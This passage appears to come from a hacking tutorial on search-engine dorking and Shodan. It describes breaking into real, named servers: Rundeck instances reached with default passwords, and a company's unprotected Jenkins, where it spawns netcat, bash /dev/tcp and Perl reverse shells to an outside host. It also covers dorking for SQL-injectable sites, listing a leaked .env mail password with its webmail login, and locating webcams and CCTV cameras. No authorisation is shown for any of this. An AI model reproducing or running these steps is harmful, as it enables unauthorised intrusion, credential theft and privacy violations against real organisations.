Bing dork: instreamset:(title):"Login – Rundeck"

From the search results, we found a target using default credentials:

http://72.60.98.171:4440

We successfully logged in with user: admin and password: administrator.

Next, we will try inserting a Linux command for a reverse shell to our server:


For example, a reverse shell command using netcat:

rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 180.250.113.149 110 >/tmp/f

For reverse shell techniques, see: https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet

Just modify the IP and port to match your own server.

On our server with netcat listening, we successfully gained shell access on the victim's server:



The user ID shows: rundeck, and it appears to be running Ubuntu.


Another server example:

http://66.42.60.147:4440/project/BBL_Ecard/command/run

`login: admin / pass: admin`

bash -i >& /dev/tcp/180.250.113.149/110 0>&1

Result: we gained Linux shell access on the target server with user ID: rundeck




Example 6.

Suppose we want to find all subdomains of kemendagri.go.id. In Google, type:

```
site:"*.kemendagri.go.id"
```

We can see all subdomains of kemendagri.go.id:



Example 7.

Suppose we want to find websites vulnerable to SQL injection. Type this dork:

Google: inurl:"gallery.php?id="

Bing: instreamset:url:"gallery.php?id="

From the Bing search, we found several sites vulnerable to SQL injection.

The document continues with detailed SQL injection exploitation steps including table enumeration, column discovery, and data dumping on the discovered vulnerable targets.

Example 8.

Suppose we want to find database usernames and passwords or email login credentials in Laravel .env files. Laravel is a PHP-based framework where .env is the configuration file containing usernames, passwords, and other information. Some CodeIgniter versions also use the same filename.

Google dork: indexof:".env"


Example result:

```
https://cdn-uat.zadez.vn/.env

HOST_MAIL="pro28.emailserver.vn";
USER_MAIL="support@zadez.com";
PASS_MAIL="F3VkD9nkwC";
```

To access the email, go to:

```
https://pro28.emailserver.vn/webmail
email: support@zadez.com
password: F3VkD9nkwC
```



2. Using Shodan (Search Engine for Hackers)

Shodan is often called "Google for hackers" or "the most terrifying search engine on the internet."

Unlike Google, which indexes web pages (human-readable content), Shodan indexes devices connected to the internet. Shodan works by scanning IP addresses worldwide and recording the "banner" (technical information) sent by those devices.

Shodan Search Operators (Filters)

Just like Google Dorking, Shodan has special filters to narrow down results:

Filter	Function	Example


city:	Search by city	apache city:"Jakarta"
country:	Search by country code	webcam country:"ID"
port:	Search devices on a specific port	port:21 (find FTP servers)
os:	Search by operating system	os:"windows 7"
net:	Search in a specific IP range	net:192.168.1.0/24
has_screenshot:true	Show results with screenshots	has_screenshot:true camera

Visit Shodan at https://www.shodan.io/ and log in with Google.

Shodan Example 1.

Suppose we want to find webcam devices detected by Shodan in Indonesia:


```
webcam country:"ID"
```



Note: these devices usually cannot be accessed directly; they need to be hacked first.

To find all Hikvision CCTV cameras in Indonesia:

```
product:"Hikvision IP Camera" country:"ID"
```




Shodan Example 2.

Suppose we want to find all hosts with port 22 open that use the .co.id TLD:

```
hostname:.co.id port:22
```

We can see many .co.id domains with port 22 open:




Shodan Example 3.

This example finds all hosts with specific open ports within an IP range. For instance, scanning the Jalanet ISP range with /24:


```
net:103.251.44.0/24 port:22
```

Interesting results appear:




4. Real World Corporate/Institutional Network Penetration Example

This time we will attempt a penetration test targeted at the network of a company/institution abroad. First, we look for a potential target by asking chatgpt.com.



At number 1, there is a company called H2U. That company will be our target.

Here is the data about H2U:



The company has 3 main domains

3 main domains owned by the company:

Main Domains (Corporate)

h2u.io

h2u.ai

h2u.com.tw (actively used and redirects to the H2U site)

Next, checking each subdomain in Bing:


https://www.bing.com/search?q=site:h2u.io returned irrelevant results, meaning not many pages are indexed.

https://www.bing.com/search?q=site:h2u.ai also returned irrelevant results, not many indexed pages.

Testing the other main domain:

https://www.bing.com/search?q=site:h2u.com.tw

Many subdomains were found indexed, and an entry point was discovered: an unprotected Jenkins dashboard:



The unprotected Jenkins dashboard URL is at:

https://cm.h2u.com.tw > jenkins

As we know from previous examples, we can input Linux commands through Jenkins.

First, set up a netcat listener on our server:


```
root@syncrumweb:/# nc -l -p 100 -v
```

```
Listening on 0.0.0.0 100
```

Then through Jenkins, insert a Linux command for a reverse shell using Perl:

```
perl -e 'use Socket;$i="syncrumlogistics.com";
$p=100;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,socka
ddr_in($p,inet_aton($i))))
{open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/bash
-i");};'
```

The result: we successfully got a reverse shell from cm.h2u.com.tw, and we are even root because Jenkins was running as the root user:



Next, to get a proper tty for SSH and su functionality, type:

